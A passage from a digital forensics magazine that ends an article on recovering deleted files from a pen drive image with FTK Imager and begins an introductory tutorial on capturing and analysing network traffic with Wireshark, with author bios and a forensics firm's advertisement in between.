


Figure 16. *Image Created Successfully*




Figure 17. *Decrypt AD1 Image... Option*

After the image file creation, the verifying process will be shown (Figure 14-16).

Now we have the image file of the suspect's pen drive. Let's use the FTK Imager to analyze the image file and try to figure out and reconstitute the facts that could lead us to support our hypothesis or provide subsidies to a new line of investigation.

If you want to encrypt the image to send over hostile environments (like Internet) or host in a shared cloud host with more security you can use FTK Imager "Decrypt AD1 Image…" option to encrypt the .dd file as shown Figure 17.




Figure 18. *AD Encryption Credentials Prompt*




Figure 19. *FTK Imager Menu*

Clicking of previous option will appear a browser window to search your disk image file. Choose the directory were you saved the file and the output folder. After that you'll see the password prompt, asking for the user input or a certificate with a public key to encrypt the image so that only the owner of private key can decrypt the file: Figure 18.

Returning to the FTK Imager interface, let's use the *Add Evidence Item*… option (Figure 19).

If the image is encrypted, when you try to mount the image a password prompt will appear, and you need to enter the correct password to open the file (Figure 20).

The process of mounting the image on FTK is similar to the image creation. First, choose the source that will be mounted on FTK e.g. a Physical or Logical Drive, an Image File or simply a folder. Let's choose the *Image File* option, pointing to the *directory where the image file is* and observing the results in the following interface: Figure 21.

Zooming the FTK File List screen, we can see some files with an X mark. This is the sign the FTK Imager tool uses to show a file that has already




Figure 20. *AD Encryption to open an Encrypted Disk Image*




Figure 21. *Thumb Drive content displayed on FTK Imager*




Figure 22. *Deleted Files are Marked with an X Sign*

been deleted from the File System, but it is accessible when the volume structure is deep analyzed (Figure 22).

We can see that many files were deleted from the pen drive. Based on the date of modification, we can see that the set of files were closely modified… maybe the author had just finished the edition of the files before the suspect made the unauthorized copy.

We can reconstruct exactly the content of the file if no overwriting was made. Simply right click on a deleted file and click on "Export Files", like showed below, and select a directory where the file will be saved (Figure 23 and Figure 24).

After the exportation, we can visualize the content of a PowerPoint presentation "*Business Model – DRAFT 1.2 – with boss comments*" and realize that the content is a critical document for a new business area the company will open to the market… maybe a competitor can find some valuable information here (Figure 25).

CONCLUSION

Finally, we understand the use of forensics tools are essential to a good computer forensics expert and the FTK Imager is a great and free tool that provides a forensics platform for investigations of digital evidences, unfortunately the tool lacks a mechanism of search and automation. It is a good resource that a beginner investigator could use to start his activities of collecting and analyzing digital evidence to present a detailed forensics report to his clients.

In many investigations, deleted files are a key point to show what's happened to the system or what activities are routinely performed on the computer. Knowing how to insert this kind of evidence in a case can be essential to show the client, judge or a court of law how the digital evidence can elucidate the facts and attribute responsibilities to persons involved.

Computer Forensics is a promising field and the knowledge required to be a good professional is very important. Combining many aspects of computer science, operational systems, computer networks, information security and digital forensics opens a rewarding professional career challenge for beginners.




Figure 23. *Exporting the Content of a Deleted File*




Figure 24. *Results of file's export*



Figure 25. *Presentation Recovered from the Pen Drive*

ON THE WEB


- *http://whereismydata.wordpress.com/2009/05/02/forensics-what-happens-when-files-are-deleted/* – Forensics: What happens when files are deleted?
- *http://www.forensicswiki.org/wiki/Write_Blockers* – Write Blockers.
- http://www.caine-live.net/ – CAINE Computer Forensics Linux Live Distro
- *http://www.forensicswiki.org/wiki/FTK_Imager* – Forensics Wiki of FTK Imager,
- *http://www.accessdata.com/support/product-downloads* – FTK Imager Download.

About the Author



Marcelo Lau is Engineer, post graduated In Administration, Communication and Art. Msc at University of São Paulo and experienced Information Security and Computer Forensics on several large banks in Brazil. Nowadays is owner and executive director at Data Security in Brazil. Well known professor at several universities in Brazil and other South America Countries, as Argentina, Bolivia, Colombia, Paraguay and Peru.

About the Author



Nichols Jasper is a security analyst with over five years of experience in consulting services, including collection and analysis of many cases of security incidents that demand a forensic report. The main subject of investigations is corporate fraud involving intellectual property events, and lawsuits that involves the use of electronic evidence.



DATA SECURITY
Computer Forensics Experts

Computer Forensics Services

We are prepared to attend the situation urgency supporting your needs and delivering our consulting solutions considering our worldwide cybercrime knowledge base by:

- Dispute support services
- Evidence Identify and Collection
- Evidence Analysis and Reporting
- Device analysis as: Computers, Smartphones, Tablets, Network, Printers, even Games Consoles...

Computer Forensics Training

Get in touch enjoying our cases applying methodologies and tools resolving a real forensic case in 40 hours. At last you will be submitted by a certification test (DSFE) proofing your skills.



R. Eça de Queiroz, 682 – Vila Mariana

São Paulo, S.P. 04011-033 - Brazil

Phone: +55 11 5011-7807

E-mail: datasecurity@datasecurity.com.br

facebook.com/data.secur.face

@datasecurity1

INTRODUCTION TO NETWORK FORENSICS USING WIRESHARK

by Dauda Sule

Network forensics involves recording, monitoring, capturing and analysis of network traffic in a bid to uncover how incidents occurred (like a breach, attack, abuse or error). Network data is highly volatile and may be easily lost if not captured in real-time; for example, if malicious code is sent to an endpoint, the source or path of the code would be difficult to discover if the traffic data was not captured as it was coming in through the network. There are various tools that can be used to capture and analyze network traffic such as NetworkMiner, tcpdump, snort, windump and Wireshark. This article introduces the use of Wireshark for network analysis.

What you will learn:

- Definition of network forensics
- Basic understanding of network forensics
- Basic network analysis using Wireshark

What you should know:

- Basic understanding of computer networks
- How to operate computer applications and software
- Basic understanding of TCP/IP

Wildpackets (2013) defined network forensics as "the process of capturing, storing, and analyzing network events", data of which can be used to solve network breaches, improve network performance and identify rogue activity. The site further states that network forensics can be used to monitor users and devices, identify sources of data loss and points of security breaches, analyze business transactions and point out the origin of intermittent network issues. Activity monitoring can help identify abnormal traffic, like a change in the network use pattern of a particular endpoint which might signify something is wrong. Network logs from network control mechanisms like routers and firewalls usually provide a good source of digital evidence (Casey, 2004).

Wireshark is an open source network sniffer and protocol analyzer. A packet sniffer is a passive tool used to capture messages being transmitted to and from a system over a network. It is passive because it only monitors and records packets being sent and received on a system, not sending or receiving directly any itself nor interfering with the packets (Kurose and Ross, 2009). Rather what it captures are copies of packets moving within protocols and applications on the system. Wireshark can be used to troubleshoot network problems, examine security problems, debug protocol implementations, and to understand internals of network protocols (Lamping, Sharpe and Warnicke, 2013). Wireshark captures network traffic from both wired and wireless Ethernet networks; however, it does not capture traffic from mobile net-

work dongles on Windows (at least for now). A list of networks that Wireshark can and cannot capture is available here: *http://wiki.wireshark.org/CaptureSetup/NetworkMedia*.

It should be noted that network analysis tools like Wireshark can be used both positively and negatively; network administrators, network security personnel and investigators, and so on use them for troubleshooting, debugging, investigating intrusions and the like, but malicious persons can use it to monitor, spy on and gather reconnaissance data on potential victims. Wireshark is available for free download from the Wireshark website (*http://www.wireshark.org/download.html*).

In an investigation, into a network breach for example, a network sniffer can be used to analyze captured network traffic to discover the path that the intruder followed to get into an organization's network. The network sniffer is able to view the IP address that the intruder used to get in to the network, which can be a starting point for the investigation, even though that may not be a smoking gun. The entry of a malicious code like a network worm can be traced using a network sniffer; it can be used to trace how it got onto the network: could have been downloaded from an endpoint then spread, or could have originated from an endpoint not via download – that could imply infection from a storage device like a thumb drive. Leakage of sensitive data to a competitor could be traced or discovered with a network sniffer by discovering its movement from an IP address in the organization's network to an external IP address. The preceding are just a few basic examples of what network sniffers can be used to uncover whether through analysis of already captured and stored network traffic or live monitoring.

CAPTURING NETWORK TRAFFIC

Following is the use of Wireshark version 1.8.6 on a Windows system to capture and analyze traffic over a network (a wireless network). The wireless access point being a smart phone, and the endpoint a Windows-based Laptop.

Once installed, run Wireshark. The Graphic User Interface as shown in Figure 1 comes up.

The interface is quite user friendly with a variety of options like user guide, help, opening previously captured files, and so on as is visible from Figure 1. Actions can be carried out from the file menu bar, and for some actions shortcuts below the file menu bar and on the interface page (like the starting network capture). For example, clicking on the "Interface List" option under "capture" on the page can be used to view the available network interfaces on the computer whose traffic Wireshark can capture. Once clicked it shows the available network cards and the packets that are sent and captured on them, selecting an available network interface by clicking the checkbox to its immediate left activates the option to start network capture on it (note: there is only one network interface on the system used for this illustration, hence only one card is available in the option). Options for capturing packets can be edited by clicking the options button. Clicking on the details button pops up information about the network interface; like the vendor, the status of the network (connected or disconnected), the throughput and so on, as shown in Figure 2.

A live packet capture can be started by any of the following:

- selecting the required network interface and clicking the start button in the "Interface List" as described above;
- by selecting the desired interface on the main page then clicking "start" above it;
- clicking "capture" on the file menu bar then click "start";




Figure 1. *Initial view when Wireshark is run*




Figure 2. *Interface list showing details of network card*




Figure 3. *Capture start options*

- clicking the start shortcut on the bar below the file menu bar;
- using [Ctrl + E] keyboard shortcut.

Locations of options b) to d) are depicted in Figure 3.

Once the packet capture is initiated from any of the above mentioned options, Wireshark starts capturing packets as depicted in Figure 4. The main subdivisions of the interface follow:

- The command menus: located at the topmost, these are made up of the file menu bar and capture menu bar. The file menu bar is a normal file bar, while the capture menu toolbar consists of capture shortcuts which can be gotten from the file menu.
- Packet filter toolbar: this is just below the capture menu bar. It is used to filter the type of packets information displayed in the packet list pane; for example based on protocol, this makes it possible to display only packet data of the selected protocol.




Figure 4. *Wireshark capture interface*




Figure 5. *Saving a packet capture*




Figure 6. *Opening a stored packet capture*

- Packet list pane: this displays the summary of packets captured each in a row. It shows in each row the Wireshark assigned frame number for each packet, the time the packet was captured, the source and destination addresses, the type of protocol, the length and information pertaining to the protocol type.
- Packet details pane: this shows detailed information on any selected packet in the packet-listing window. Any packet selected by clicking on it in the packet-listing window will have displayed in the packet-header details window details of the Ethernet frame, the Internet Protocol, and other protocol details (like TCP, UDP) depending on the protocol of the selected packet. Each of these can be expanded to show further details.
- The packet bytes pane: this shows all the contents of the captured frame in ACSII and hexadecimal format.
- The status bar: shows some details regarding the state of Wireshark and the packets captured.

The packet capture can be stopped from the file menu bar by clicking capture then stop from the drop-down; the stop button on the capture menu bar (the fourth from the left); or hitting Ctrl + E on the keyboard again. The captured packets can then be analyzed immediately or saved till later. The packet capture is saved just as any normal file is saved (Save, Save As, the floppy disk icon shortcut), as shown in Figure 5. A saved packet capture, or captured network traffic stored in logs, can be retrieved and analyzed by opening the file from the directory in which it is stored. The opening is done like any normal document opening from the file menu, or folder icon shortcut, or the “Open” shortcut in the middle of the initial interface page, to retrieve the captured packet file from the location it is stored (Figure 6).

ANALYSIS OF CAPTURED PACKETS

The time a packet was captured is viewable under the time column in the packet list pane. The time display is set by default to the number of seconds from beginning of a capture, which can be adjusted as required using the view option from the file menu bar. From the view option, move the cursor to “Time Display Format”, which will give a drop down list of options, UTC date and time of the day format is chosen in Figure 7. This enables one to know the time (UTC) and date a specific packet was captured. (Note: the UTC date and time of the day format was chosen just for illustrative purposes, it’s not a requirement). If a packet is of particular interest (especially when analyzing an archived network log), knowing the time it was received/sent on a network can help identify who was responsi-

ble, for example if an endpoint is shared by employees working in shifts. The timing can be very useful in an investigation, the time packets were transferred over a network (whether local or UTC or otherwise) on the suspect endpoint is available on the captured network log, this can be used to verify/nullify a suspect's alibi, even more so if combined with CCTV footage or eye-witness accounts. A suspect in a workplace may try to make it look like an infraction took place at a time when he was off-duty, trying to exonerate himself from the infraction, but the logs can reveal the time such an infraction took place, which when combined with the time the suspect was on or off duty can reveal the truth of the matter.

The filter toolbar can be used to select packets based on type of field or protocol. For example, TCP, HTTP, DNS can be criteria for filtering, which will display packets with such criteria in the packet list pane. This is achieved by typing in the criteria in the filter toolbar and clicking on apply. Wireshark is case sensitive and requires that the characters for the filtering criteria be entered in lower case. Figure 8 shows the packet list pane showing filtered results for DNS. This allows the analyst to view and analyze DNS related packets.

To view details and analyze a network packet, the packet is clicked on in the packet list pane, making it highlighted. The time the packet was sent from one IP address to another can be seen under the "Time" column. The IP address from which it was sent, and the one which received it, are visible under the "Source" and "Destination" columns respectively. The protocol type is visible under "Protocol", length shows the packet size in bytes, and information gives a general description of the packet. In Figure 9, the packet selected has a Wireshark frame number of 916 in the capture; it was captured at 20:19 (8:19 PM) on 28th May 2013, sent from IP address 192.168.1.94 to IP address 192.168.1.1, is a ninety-one bytes long DNS packet, and was a standard query.

The selected packet can be further scrutinized in the packet details pane. For this particular packet, you can view details of the Frame, Ethernet II, Internet Protocol version, the transfer protocol (UDP in this case) and DNS; each of them is expandable for full details. For example, expanding the Frame gives further details pertaining to the frame, like the actual time the frame was captured, the frame number, the packet length (in bytes and bits), the protocols in the packet, and so on. The status bar indicates what each detail represents if the detail is clicked on. Figure 10 shows the expanded Frame details in the packet details frame. Ethernet II shows the source port and the destination represented as "Src" and "Dst" respectively. In this example, Ethernet II indicates as below:

```
Src: Universa_57:0a:28 (e0:2a:82:57:0a:28),
Dst: Htc_89:6b:d3 (fb8:d3:7f:89:6b:d3)
```

That means the source of the packet is `Universa_57:0a:28` (which is the endpoints network card), and the destination is `Htc_89:6b:d3` (the destination, in this case a smart phone wireless hotspot). The hexadecimal figures in brackets after both the source and destination represent their MAC (Medium Access Control) addresses in 48-bit – that is the network card's 48-bit MAC address is `e0:2a:82:57:0a:28`, while that of the wireless hotspot is fb8:d3:7f:89:6b:d3. (Note: the 48-bit MAC addresses are in hexadecimal format, the first six digits identify the vendor – called the Organizationally Uniqiue Identifier, OUI – the last six digits represent the MAC's serial number). Once Ethernet II is expanded, it is divided into the destination and the source which are also expandable. Selecting any component of the expanded destination or source highlights the




Figure 7. *Changing time display format*




Figure 8. *Filtered DNS results*




Figure 9. *Viewing a selected packet*

bytes representing such in the packet bytes pane as depicted in Figure 11.

In the Internet Protocol field under Ethernet II in the packet details pane, the version of Internet Protocol, source IP and destination IP address are visible. Upon expansion, it is further broken down into “Differentiated Services Field”, “Flags”, and “Header Checksum”, each giving further information and expandable. It can be observed from Figure 12 that the packet has version 4 of Internet Protocol and the header length is 20bytes. The source and destination IP addresses are also visible as was seen in the packet list pane: 192.168.1.94 and 192.168.1.1 respectively. The User Datagram Protocol field shows the source and destination port numbers, once expanded checksums can be viewed if available. Figure 13 shows the source port as 55539 and the destination port as domain or 53 (port 53 is the default port for Domain Name Server – DNS – protocol), and checksum unavailable.

Ports are used to direct different types of network traffic to specific programs that handle them (SYBEX Inc., 1998). Touch et al (2013) indicated that ports are assigned in different ways based on three ranges viz: system ports – 0 to 1023; user ports – 1024 to 49151; and dynamic and/or private ports – 49152 to 65535. Some common default ports are:

- Port 21 for FTP
- Port 23 for Telnet
- Port 25 for SMTP
- Port 53 for DNS
- Port 80 for HTTP, World Wide Web
- Port 110 for POP

Traffic direct to and/or from a particular port can be used to determine what type of traffic was transferred, for example, traffic on port 25 would most likely be e-mail related. Also, when looking for a particular type of traffic, for example Internet traffic, analysis could be narrowed down to port 80. It should be noted, however, that these ports can be changed; that might be used by an intruder as a way of masking his activities. It is also possible for an organization to use different port numbers than the default for protocols, probably for administrative reasons. Hence, one should have it at the back of one’s head that the port number might not have been used in default form when carrying out an investigation.

Casey (2004) mentioned a case in which a disgruntled staff of an organization configured his endpoint with the organization’s CEO’s IP address and used that to send offensive messages – giving the impression that such messages were sent by the CEO. Investigation of network data showed that the CEO’s address was temporarily set with a diffract MAC address from the CEO’s, the MAC address was discovered to be that of the disgruntled staff. Reviewing captured packets on Wireshark reveals both IP address and MAC addresses used to send and receive a packet, closer review can determine if the IP address used is the one that was allocated to a specific endpoint or not by com-




Figure 10. *Expanded frame details in the packet details frame*




Figure 12. *Internet Protocol field expanded*




Figure 11. *Ethernet II field in packet details pane expanded*

